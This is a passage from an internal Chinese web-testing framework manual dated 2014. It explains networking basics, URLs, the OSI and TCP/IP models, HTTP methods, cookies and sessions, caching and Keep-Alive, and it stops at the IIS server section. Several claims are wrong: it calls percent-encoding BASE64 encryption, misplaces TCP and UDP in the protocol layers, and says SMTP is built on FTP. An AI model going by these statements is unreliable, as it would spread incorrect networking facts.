**研发二部测试团队**

测试框架说明书

框架名称 <Web测试框架>

文档类别 <测试框架>

文档编号 <TestFramework\_Web\_V1.0>

编 写 人 <唐晓文>

版 本 <V1.2>

密 级 <高>

修改时间 <2014-07-2>


版本修订记录

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| 版本 | 日期 | 描 述 | 作者 | 审核 |
| V1.0 | 2013-08-16 | 创建文档 | 唐晓文 |  |
| V1.1 | 2014-03-14 | 补充功能测试框架内容 | 张桂琼、江洋 | 唐晓文 |
| V1.2 | 2014-07-2 | 补充完整测试框架内容 | 众人 | 唐晓文 |

## 一、框架简介

随着WEB应用开发的普及，WEB的范围和用户数不断增大，对WEB产品质量要求越来越高。为此，我们对WEB技术及测试用例进行研究，整理出WEB测试框架，以便测试人员能很快地熟悉WEB测试技术，达到基本的质量要求。

## 二、测试体系框架图



图一：Web测试框架图

整个框架由测试方法和测试工具2类对象组成。

按照测试过程中使用频率高低划分为4类：

红色——高、黄色——中、蓝色——低、绿色——工具

## 三、WEB测试基础知识体系



图二：Web测试基础知识体系

#### 1、网络基础知识

##### 1.1 互联网

互联网是指将两台计算机或者是两台以上的计算机终端、客户端、服务端通过计算机信息技术的手段互相联系起来的结果。首先，互联网是全球性的；其次，互联网上的每一台主机都需要有“地址”；最后，这些主机必须按照共同的规则（协议）连接在一起。

实现互联网的**三大要素：URL地址、网络协议、超文本标记语言HTML**（在下面章节会详细讲解）

互联网、因特网、万维网三者的关系是：互联网包含因特网，因特网包含万维网。

互联网——凡是能彼此通信的设备组成的网络就叫互联网。所以，即使仅有两台机器，不论用何种技术使其彼此通信，也叫互联网。

因特网——是互联网的一种。两台机器连接也可以叫互联网，但因特网是由上千万台设备组成的。因特网使用TCP/IP协议让不同的设备可以彼此通信。

万维网——只要应用层使用的是HTTP协议，就称为万维网(World Wide Web)。

##### 1.2 IP地址、域名和URL

**【IP地址】**是识别Internet网络中的主机及网络设备的唯一标识。

表示格式：网络地址+主机地址，长度为4个字节，由3个用“.”分隔的十进制数组成，每个数不大于255，如210.29.135.122

A类：用于规模很大主机数目很多的网络

B类：B类地址用于中型到大型的网络

C类：C类地址用于小型本地网络（LAN）

随着互联网的扩大原有的4个字节长度的IPV4地址资源不够用，后来又拓展出了IPV6地址。

**【域名】**

虽然可以通过IP地址来访问每一台主机，但是要记住那么多枯糙的数字串显然是非常困难的，为此，Internet提供了域名(Domain Name）。域名也由若干部分组成，各部分之间用小数点分开，例如：[www.baidu.com](http://www.baidu.com)

域名前加上传输协议信息及主机类型信息就构成了网址(URL），例如http://[www.baidu.com](http://www.baidu.com)

由于Internet最初是在美国发源的，因此最早的域名并无国家标识，人们按用途把它们分为几个大类，它们分别以不同的后缀结尾：

.com 用于商业公司

.org 用于组织、协会等

.net 用于网络服务

.edu 用于教育机构

.gov. 用于政府部门

.mil 用于军事领域

随着Internet向全世界的发展，除了edu、gov、mil、一般只在美国专用外，另外三个大类com、org、net则成为全世界通用，因此这三大类域名通常称为国际域名。由于国际域名资源有限，各个国家、地区在域名最后加上了国家标识段，由此形成了各个国家、地区自己的国内域名，如：

.com.cn 中国的商业

.org.hk 香港的组织

.net.jp 日本的网络

**【URL】**

URL是Uniform Resource Location的缩写，译为“统一资源定位符”。

通俗地说，URL是Internet上用来描述信息资源的字符串，主要用在各种WWW客户程序和服务器程序上。采用URL可以用一种统一的格式来描述各种信息资源，包括文件、服务器的地址和目录等。

URL的格式，从左到右由下述部分组成：   
1、Internet资源类型（scheme）：指出WWW客户程序用来操作的工具。如“http：//”表示WWW服务器，“ftp：//”表示FTP服务器，“gopher：//”表示Gopher服务器，而“new：”表示Newgroup新闻组。  
2、服务器地址（host）：指出WWW页所在的服务器域名。  
3、端口（port）：有时对某些资源的访问来说，需给出相应的服务器提供端口号。  
4、路径（path）：指明服务器上某资源的位置（其格式与DOS系统中的格式一样，通常由目录/子目录/文件名这样结构组成）。与端口一样，路径并非总是需要的。资源的文件名如果被省略了，Web浏览器就会寻找一个默认的页面，这个页面往往被命名为index.html或index.htm。



URL地址格式排列为：scheme://host:port/path，例如

<http://www.sohu.com/domain/HXWZ>

<ftp://ftp.mozilla.org>

<gopher://gopher.banzai.edu:1234>

<news:rec.gardening>

就是一些典型的URL地址。

HTTP的 URL：使用超级文本传输协议HTTP，提供超级文本信息服务的资源。   
例一：<http://www.linkwan.com/111/welcome.htm>  
其计算机域名为www.linkwan.com。超级文本文件（文件类型为.html）是在目录/111下的welcome.htm。

注：Internet Explorer 对最大请求路径长度也进行了限制，限制长度为2048字节。这个限制对 POST 请求和 GET 请求的URL均适用。（其他浏览器的限制请自行查阅）

**【URL的缺点】**

最大的缺点：当信息资源的存放地点发生变化时，必须对URL作相应的改变。因此人们正在研究新的信息资源表示方法，例如：URI(Universal Resource Identifier)即“通用资源标识”、URN（Uniform Resource Name）即“统一资源名”和URC（Uniform Resource Citation）即“统一资源引用符”等。

##### 1.3 网络协议

Internet是由各种不同类型、不同规模、独立管理和运行的主机或计算机网络组成的一个全球性特大网络。网络之间的机器要通信势必需要有一套统一的协议，基于协议来传输解析，机器之间才能实现信息交换。

Internet使用的网络协议是TCP/IP协议，凡是连入Internet的计算机都必须安装和运行TCP/IP协议软件。具体的网络协议有：TCP/IP、UDP、HTTP、telnet、ftp、SMTP等，而他们又分别作用于不同的网络层的。

**网络互连架构模型（OSI）**

OSI（Open System Interconnect）开放式系统互联。一般都叫OSI参考模型，是ISO（国际标准化组织）组织在1985年研究的网络互联模型。该体系结构标准定义了网络互连的七层框架，从下到上依次是物理层、数据链路层、网络层、传输层、会话层、表示层、应用层，每一层都有详细的功能定义，以实现开放系统环境中的互连性、互操作性和应用的可移植性。



图三：TCP/IP参考模型与OSI参考模型的对照

**TCP/IP协议**

TCP/IP包括四层：应用层，网络层（又有TCP和UDP两种），传输层，物理链路层。

UDP是网络层的一种传输方式，面向无连接，不可靠。

TCP和UDP的详细区别：

1、TCP是面向链接的，虽然说网络的不安全不稳定特性决定了多少次握手都不能保证连接的可靠性，但TCP的三次握手在最低限度上(实际上也很大程度上保证了)保证了连接的可靠性;而UDP不是面向连接的，UDP传送数据前并不与对方建立连接，对接收到的数据也不发送确认信号，发送端不知道数据是否会正确接收，当然也不用重发，所以说UDP是无连接的、不可靠的一种数据传输协议。

2、也正由于1所说的特点，使得UDP的开销更小数据传输速率更高，因为不必进行收发数据的确认，所以UDP的实时性更好。知道了TCP和UDP的区别，就不难理解为何采用TCP传输协议的MSN比采用UDP的QQ传输文件慢了，但并不能说QQ的通信是不安全的，因为程序员可以手动对UDP的数据收发进行验证，比如发送方对每个数据包进行编号然后由接收方进行验证等等。即使是这样，UDP因为在底层协议的封装上没有采用类似TCP的“三次握手”而实现了TCP所无法达到的传输效率。

TCP是面向连接的，它建立连接时的三次握手详细过程如下：

第一次握手：客户端发送syn包(syn=j)到服务器，并进入SYN\_SEND状态，等待服务器确认;

第二次握手：服务器收到syn包，必须确认客户的SYN(ack=j+1)，同时自己也发送一个SYN包(syn=k)，即SYN+ACK包，此时服务器进入SYN\_RECV状态;

第三次握手：客户端收到服务器的SYN+ACK包，向服务器发送确认包ACK(ack=k+1)，此包发送完毕，客户端和服务器进入ESTABLISHED状态，完成三次握手。

握手过程中传送的包里不包含数据，三次握手完毕后，客户端与服务器才正式开始传送数据。

理想状态下，TCP连接一旦建立，在通信双方中的任何一方主动关闭连接之前，TCP 连接都将被一直保持下去。断开连接时服务器和客户端均可以主动发起断开TCP连接的请求，断开过程需要经过“四次握手”(过程就不细写了，就是服务器和客户端交互，最终确定断开)

**超文本传输协议HTTP（HyperText Transfer Protocol）**

是用于从WWW服务器传输超文本到本地浏览器的传送协议。它可以使浏览器更加高效，使网络传输减少。它不仅保证计算机正确快速地传输超文本文档，还确定传输文档中的哪一部分，以及哪部分内容首先显示(如文本先于图形)等。

HTTP协议属于TCP/IP协议组，是Web联网的基础，也是手机联网常用的协议之一，HTTP协议是建立在TCP协议之上的一种应用，是一个应用层协议，由请求和响应构成，是一个标准的客户端服务器模型。

HTTP是一个无状态的协议。无状态是指协议对于事务处理没有记忆能力。缺少状态意味着如果后续处理需要前面的信息，则必须重传，这样可能导致每次连接传送的数据量增大。

HTTP连接最显著的特点是客户端发送的每次请求都需要服务器回送响应，在请求结束后，会主动释放连接。从建立连接到关闭连接的过程称为“一次连接”。每次连接只处理一个请求。

其定义的事务处理由以下4个步骤组成：

（1）客户端与服务器建立连接；

（2）客户端向服务器提出请求；

（3）如果请求被接受，则服务器送回响应，在响应中包括状态码和所需的文件；

（4）客户端和服务器断开连接。

客户端向服务器请求服务时，只需传送请求方法和路径。请求方法常用的有GET、HEAD、POST。每种方法规定了客户与服务器联系的类型不同。

与HTTP相似的协议HTTPS是安全的超文本传输协议（更安全可靠）。

HTTP和HTTPS都是应用层的，他两都用TCP传输方式来传输。

HTTP协议详解请参见QC“公共用例库-【1】web测试框架库-文档库”中下载

“HTTP协议详解.pdf”文件

**其他应用层协议**（以下协议均属于TCP/IP协议组，都基于TCP协议）

**ftp**——文件传输协议。是 TCP/IP 协议组中的协议之一。FTP协议的任务是从一台计算机将文件传送到另一台计算机，它与这两台计算机所处的位置、联接的方式、甚至是是否使用相同的操作系统无关。FTP的传输有两种方式：ASCII传输模式和二进制数据传输模式。两种传输方式要注意文件传输后有可能不可用，最好在拷贝任何非文本文件之前，用binary命令告诉ftp逐字拷贝，不要对这些文件进行处理。

**SMTP**——简单邮件传输协议。是一种提供可靠且有效电子邮件传输的协议。SMTP是建立在FTP文件传输服务上的一种邮件服务，主要用于传输系统之间的邮件信息并提供与来信有关的通知。使用TCP协议25号端口。

**telnet**——远程登录协议。用户可以通过用Telnet连入某个主机 ，成为该主机的终端而访问各种所需的信息，或运行远程主机上的程序来求解各种复杂的问题。

**网络中各个协议之间的区别和关系**

上一段说到整个网络按OSI模型由下往上分为：物理层、数据链路层、网络层、传输层、会话层、表示层和应用层。

我们通常说的TCP\IP协议中的IP协议对应于网络层，TCP协议对应于传输层，而HTTP协议对应于应用层，socket则是对TCP/IP协议的封装和应用(程序员层面上)。

也可以说，TPC/IP协议是传输层协议，主要解决数据如何在网络中传输，而HTTP是应用层协议，主要解决如何包装数据。

**关于TCP/IP和HTTP协议的关系，可以这样理解：**

“我们在传输数据时，可以只使用(传输层)TCP/IP协议，但是那样的话，如果没有应用层，便无法识别数据内容。如果想要使传输的数据有意义，则必须使用到应用层协议。

应用层协议有很多，比如HTTP、FTP、TELNET、SMTP等，也可以自己定义应用层协议。

WEB使用HTTP协议作应用层协议，以封装HTTP文本信息，然后使用TCP/IP做传输层协议将它发到网络上。”

**而我们平时说的最多的socket是什么呢**？实际上socket是对TCP/IP协议的封装，Socket本身并不是协议，而是一个调用接口(API)。通过Socket，我们才能使用TCP/IP协议。

实际上，Socket跟TCP/IP协议没有必然的联系。Socket编程接口在设计的时候，就希望也能适应其他的网络协议。所以说，Socket的出现只是使得程序员更方便地使用TCP/IP协议栈而已，是对TCP/IP协议的抽象，从而形成了我们知道的一些最基本的函数接口，比如create、listen、connect、accept、send、read和write等等。

我们可以这样理解：“TCP/IP只是一个协议栈，就像操作系统的运行机制一样，必须要具体实现，同时还要提供对外的操作接口。这个就像操作系统会提供标准的编程接口，比如win32编程接口一样，TCP/IP也要提供可供程序员做网络开发所用的接口，这就是Socket编程接口。”

##### 1.4 超文本标记语言HTML

“超文本”就是指图片、链接，甚至音乐、程序等非文字元素。超文本标记语言是由一系列HTML命令组成的描述性文本，HTML命令可以说明文字、图形、动画、声音、表格、链接等。超文本标记语言的结构包括头部分（Head）、和主体部分（Body），其中头部（head）提供关于网页的信息，主体（body）部分提供网页的具体内容。

**HTML语言特点**

1.所有HTML语句大部分都是<TAG></TAG>结构，<TAG>表示打开标记，</TAG>表示关闭标记。但有的语句只有描述开始标记，没有描述结束，如<P>

2. HTML中对文字的大小写不敏感。

3. 基本格式

<html>文件开始标记

<head>文件头开始标记

..... 文件头内容

</head>文件头结束标记

<body>文件主体开始标记

..... 文件主体内容

</body>文件主题结束标记

</html>文件结束标记

4.所有语句都可以循环嵌套，但要注意嵌套对称。

例：<h3><center>…….</center></h3> 就是正确的嵌套方法

<h3><center>…….</h3></center> 这种书写方法将导致编译错误

XML和HTML的主要区别是什么

XML是用来存放数据的

XML不是HTML的替代品，XML和HTML是两种不同用途的语言。

XML是被设计用来描述数据的，重点是：什么是数据，如何存放数据。

HTML是被设计用来显示数据的，重点是：显示数据以及如何显示数据更好上面。

HTML是与显示信息相关的, XML则是与描述信息相关的。

##### 1. 5 web的工作原理

###### 【Web服务器和浏览器间的工作原理】

大致可以归纳为以下5个步骤：


（1）用户打开计算机（客户端），启动浏览器程序，并在浏览器中指定一个URL（Uniform Resource Locator，统一资源定位器），浏览器便向该URL所指向的Web服务器发出请求。

（2）客户端发出的请求通过网络依据7层协议传输到Web服务器（也称为HTTP服务器），服务器接到浏览器的请求后，把URL转换成页面所在服务器的文件路径名。

（3）如果URL指向的是普通的HTML（Hypertext Markup Language，超文本标记语言）文档，Web服务器将直接把它传送给浏览器。HTML文档中可能包含用Java，JavaScript，ActiveX，VBScript等编写的小应用程序（applet），服务器也将它们随HTML文档一道传送到浏览器，在浏览器所在的机器上执行。

（4）如果HTML文档中嵌有ASP程序，那么Web服务器就运行ASP程序，并将结果传送至浏览器。Web服务器运行ASP程序时还可能调用数据库服务器和其他服务器。

（5）URL也可以指向VRML（Virtual Reality Modeling Language）文档。只要浏览器中配置有VRML插件，或者客户机上已安装VRML浏览器，就可以接收Web服务器发送的VRML文档。



图四：客户端/服务器模型

###### 【Get和Post】

Http定义了与服务器交互的不同方法，最基本的方法有4种，分别是GET，POST，PUT，DELETE。URL全称是资源描述符，我们可以这样认为：一个URL地址，它用于描述一个网络上的资源，而HTTP中的GET，POST，PUT，DELETE就对应着对这个资源的查，改，增，删4个操作。到这里，大家应该有个大概的了解了，GET一般用于获取/查询资源信息，而POST一般用于更新资源信息。

1.根据HTTP规范，GET用于信息获取，而且应该是安全的。它只是获取资源信息，就像数据库查询一样，不会修改，增加数据，不会影响资源的状态。

2.根据HTTP规范，POST表示可能修改变服务器上的资源的请求。

上面大概说了一下HTTP规范中GET和POST的一些原理性的问题。但在实际的做的时候，很多人却没有按照HTTP规范去做，导致这个问题的原因有很多，比如说：

1.很多人贪方便，更新资源时用了GET，因为用POST必须要到FORM（表单），这样会麻烦一点。

2.对资源的增，删，改，查操作，其实都可以通过GET/POST完成，不需要用到PUT和DELETE。

3.另外一个是，早期的Web MVC框架设计者们并没有有意识地将URL当作抽象的资源来看待和设计，所以导致一个比较严重的问题是传统的Web MVC框架基本上都只支持GET和POST两种HTTP方法，而不支持PUT和DELETE方法。

说完原理性的问题，我们再从表面现像上面看看GET和POST的区别：

1.GET请求的数据会附在URL之后（就是把数据放置在HTTP协议头中）。以?分割URL和传输数据，参数之间以&相连，如：login.action?name=hyddd&password=idontknow。如果数据是英文字母/数字，原样发送，如果是空格，转换为+，如果是中文/其他字符，则直接把字符串用BASE64加密，得出如：%E4%BD%A0%E5%A5%BD，其中％XX中的XX为该符号以16进制表示的ASCII。

POST把提交的数据则放置在是HTTP包的包体中。

2."GET方式提交的数据最多只能是1024字节，理论上POST没有限制，可传较大量的数据，IIS4中最大为80KB，IIS5中为100KB"，但是这样说不准确的：

(1).首先是"GET方式提交的数据最多只能是1024字节"，因为GET是通过URL提交数据，那么GET可提交的数据量就跟URL的长度有直接关系了。而实际上，URL不存在参数上限的问题，HTTP协议规范没有对URL长度进行限制。这个限制是特定的浏览器及服务器对它的限制。IE对URL长度的限制是2083字节(2K+35)。对于其他浏览器，如Netscape、FireFox等，理论上没有长度限制，其限制取决于操作系统的支持。注意这是限制是整个URL长度，而不仅仅是你的参数值数据长度。

(2).理论上讲，POST也是没有大小限制的，HTTP协议规范也没有进行大小限制，说“POST数据量存在80K/100K的大小限制”是不准确的，POST数据是没有限制的，起限制作用的是服务器的处理程序的处理能力。

　　对于ASP程序，Request对象处理每个表单域时存在100K的数据长度限制。但如果使用Request.BinaryRead则没有这个限制。

　　由这个延伸出去，对于IIS 6.0，微软出于安全考虑，加大了限制。我们还需要注意：

　　1).IIS 6.0默认ASP POST数据量最大为200KB，每个表单域限制是100KB。

　　2).IIS 6.0默认上传文件的最大大小是4MB。

　 3).IIS 6.0默认最大请求头是16KB。

　　IIS 6.0之前没有这些限制。

　　所以上面的80K，100K可能只是默认值而已(注：关于IIS4和IIS5的参数，我还没有确认)，但肯定是可以自己设置的。由于每个版本的IIS对这些参数的默认值都不一样，具体请参考相关的IIS配置文档。

###### 【Cookie和Session】

具体来说cookie机制采用的是在客户端保持状态的方案，而session机制采用的是在服务器端保持状态的方案。

**cookie机制**——正统的cookie分发是通过扩展HTTP协议来实现的，服务器通过在HTTP的响应头中加上一行特殊的指示以提示浏览器按照指示生成相应的cookie。然而纯粹的客户端脚本如JavaScript或者VBScript也可以生成cookie。而cookie的使用是由浏览器按照一定的原则在后台自动发送给服务器的。浏览器检查所有存储的cookie，如果某个cookie所声明的作用范围大于等于将要请求的资源所在的位置，则把该cookie附在请求资源的HTTP请求头上发送给服务器。

cookie的内容主要包括：名字，值，过期时间，路径和域。路径与域一起构成cookie的作用范围。若不设置过期时间，则表示这个cookie的生命期为浏览器会话期间，关闭浏览器窗口，cookie就消失。这种生命期为浏览器会话期的cookie被称为会话cookie。会话cookie一般不存储在硬盘上而是保存在内存里，当然这种行为并不是规范规定的。若设置了过期时间，浏览器就会把cookie保存到硬盘上，关闭后再次打开浏览器，这些cookie仍然有效直到超过设定的过期时间。存储在硬盘上的cookie可以在不同的浏览器进程间共享，比如两个IE窗口。而对于保存在内存里的cookie，不同的浏览器有不同的处理方式。

**Session机制**——http是无状态的协议，客户每次读取web页面时，服务器都打开新的会话，而且服务器也不会自动维护客户的上下文信息，那么要怎么才能实现一个用户保持登录状态呢，session就是一种保存上下文信息的机制，它是针对每一个用户的，变量的值保存在服务器端，通过SessionID来区分不同的客户。session机制是一种服务器端的机制。

当程序需要为某个客户端的请求创建一个session时，服务器首先检查这个客户端的请求里是否已包含了一个session标识（称为session id），如果已包含则说明以前已经为此客户端创建过session，服务器就按照session id把这个session检索出来使用（检索不到，会新建一个），如果客户端请求不包含session id，则为此客户端创建一个session并且生成一个与此session相关联的session id，session id的值应该是一个既不会重复，又不容易被找到规律以仿造的字符串，这个session id将被在本次响应中返回给客户端保存。保存这个session id的方式可以采用cookie，这样在交互过程中浏览器可以自动的按照规则把这个标识发送给服务器。一般这个cookie的名字都是类似于SEEESIONID。但cookie可以被人为的禁止，则必须有其他机制以便在cookie被禁止时仍然能够把session id传递回服务器。

经常被使用的一种技术叫做URL重写（12582WAP网站使用的就是这种技术来保持用户登录状态），就是把session id直接附加在URL路径的后面。

还有一种技术叫做表单隐藏字段。就是服务器会自动修改表单，添加一个隐藏字段，以便在表单提交时能够把session id传递回服务器。比如：

<form name="testform" action="/xxx">

<input type="hidden" name="jsessionid" value="ByOK3vjFD75aPnrF7C2HmdnV6QZcEbzWoWiBYEnLerjQ99zWpBng!-145788764">

<input type="text">

</form>

实际上这种技术可以简单的用对action应用URL重写来代替。

对于Session还需注意的有如下几点：

1、Session存储在服务器端，一般为了防止在服务器的内存中（为了高速存取），Sessinon在用户访问第一次访问服务器时创建，需要注意只有访问JSP、Servlet等程序时才会创建Session，只访问HTML、IMAGE等静态资源并不会创建Session，可调用request.getSession(true)强制生成Session。

2、Session何时失效？有两种情况：1、服务器会把长时间没有活动的Session从服务器内存中清除，此时Session便失效。Tomcat中Session的默认失效时间为20分钟。2、程序调用了Session的invalidate方法。

3、新开的浏览器窗口会生成新的Session，但子窗口除外。子窗口会共用父窗口的Session。例如，在链接上右击，在弹出的快捷菜单中选择"在新窗口中打开"时，子窗口便可以访问父窗口的Session。

注：在asp.Net中可以去web.config从全局关闭它，所以不是所有网站都支持Session。

**cookie 和session 的区别：**

1、cookie数据存放在客户的浏览器上，session数据放在服务器上。

2、cookie不是很安全，别人可以分析存放在本地的COOKIE并进行COOKIE欺骗

考虑到安全应当尽量使用session。

3、session会在一定时间内保存在服务器上。当访问增多，会比较占用你服务器的性能

考虑到减轻服务器性能时，应当使用COOKIE。

4、单个cookie保存的数据不能超过4K，很多浏览器都限制一个站点最多保存20个cookie。


5、所以个人建议：

将登陆信息等重要信息存放为SESSION

其他信息如果需要保留，可以放在COOKIE中

###### 【静态页和动态页】


**静态页：**事先用HTML编写好、形成内容不变的固定文件。放在服务器的可访问的指定目录。当用户向浏览器发请求获取该页面时，服务器在指定路径下找到该文件传给客户端浏览器。处理流程如下：



图五：静态页获取流程

动态页面：是由web服务器程序动态生成的文件。之所以称之为“动态”，是因为这类页面大部分内容是不确定的，要在被请求的时候去数据库获取数据生成HTML页面，下发给用户。

不同的用户请求或者不同的数据变化都会造成下发给不同用户的同一页面里包含着不同内容。具体流程如下：



图六：动态页获取流程

###### 【关于缓存】

一个HTTP Request从用户点击的一瞬间，到服务器返回请求，一般会经过以下类型的缓存(按照由客户端到服务器端的顺序)。

1. 浏览器端存储：

HTML5中的本地存储功能允许在浏览器端保存数据。

Flash等第三方插件也有类似的功能。

JavaScript保存一些数据在当前Context也算这种类型。

2. 浏览器端文件缓存：

HTTP协议中在时间未过期等情况下，不请求服务器数据而直接使用本地的文件(请参考HTTP协议中关于缓存控制的部分)。

常用于html JavaScript css等文件的缓存，以减少请求次数。

3. HTTP缓存304：

HTTP协议中，如果服务器文件未发生变化，不返回用户请求的数据，而只是返回一个304响应(更多内容请参考HTTP协议)。

不减少请求数量，但是减少了响应的体积（传输回来时可以少传输一些字符）。

通过控制动态文件的输出内容实现缓存(可以了解一下Etag等相关内容)。

4. 服务器端文件类型缓存

动态页面静态化为html文件。

某些不常更新的的数据静态化为文件。

主要是为了节省服务器资源,例如CPU。

5. 普通内存缓存：

这是我们平时用的最多的缓存。功能很强，例如.net中的Cache类按照时间等规则定时过期数据，例如缓存数据库数据。

6. 分布式缓存：

例如Memcached，通过自己分割程序实现分布式的缓存（大型项目中用到）。

7. 数据库缓存

大部分数据库都会把数据加载到内存中以提高性能。

8. 表现层&DOM缓存

在客户端和服务器端缓冲HTML片段，(只更新需要更新的部分，如很多ajax的实现)。

例如jQuery中的链式表达式 (某些数据说明链式表达式会快25%)。

以上涉及的部分都是可以通过开发或者配置实现控制的(有些不容易控制的缓存类型就没有提到)。此外：

许多编程语言中把数据放在静态变量等成员中，其实也是一种缓存。

除了对于数据和文件的缓存以外，还有很多对于程序本身的缓存。

许多组件自带缓存功能，例如NHibernate，如果注意其配置可以获得不错的性能提升。


服务器缓存直接在代码中开发，成本低，功能强。HTTP缓存一般由服务器(IIS,apache)等内置支持，当然也可以编程实现，也是很推荐的做法。本地存储还不够普及，在对客户端要求较高的网站中使用较多。MemCached之类的解决方案是对较大规模的网站必用的。数据库缓存是一个比较难以控制的范畴(相比来说优化索引和数据库设计更为有效)。

这里推荐几个工具：Fiddler HttpWatch 用来跟踪http请求的细节。

###### 【关于Keep-Alive】

我们知道HTTP协议采用“请求-应答”模式，当使用普通模式，即非KeepAlive模式时，每个请求/应答客户和服务器都要新建一个连接，完成之后立即断开连接（HTTP协议为无连接的协议）；当使用Keep-Alive模式（又称持久连接、连接重用）时，Keep-Alive功能使客户端到服务器端的连接持续有效，当出现对服务器的后继请求时，Keep-Alive功能避免了建立或者重新建立连接。

有无使用Keep-Alive模式的情况请参见下图理解：



图七：多连接和使用保持连接模式的运作对比

http 1.0中默认是关闭的，需要在http头加入"Connection: Keep-Alive"，才能启用Keep-Alive；http 1.1中默认启用Keep-Alive，如果加入"Connection: close "，才关闭。目前大部分浏览器都是用http1.1协议，也就是说默认都会发起Keep-Alive的连接请求了，所以是否能完成一个完整的Keep- Alive连接就看服务器设置情况。

#### 2、web运行环境

##### 2.1、服务器端环境

几类常见的web服务器（特点、工作原理、影响性能的关键参数）

###### IIS服务器


IIS服务是由微软公司提供的基于运行Microsoft Windows的互联网基本服务。

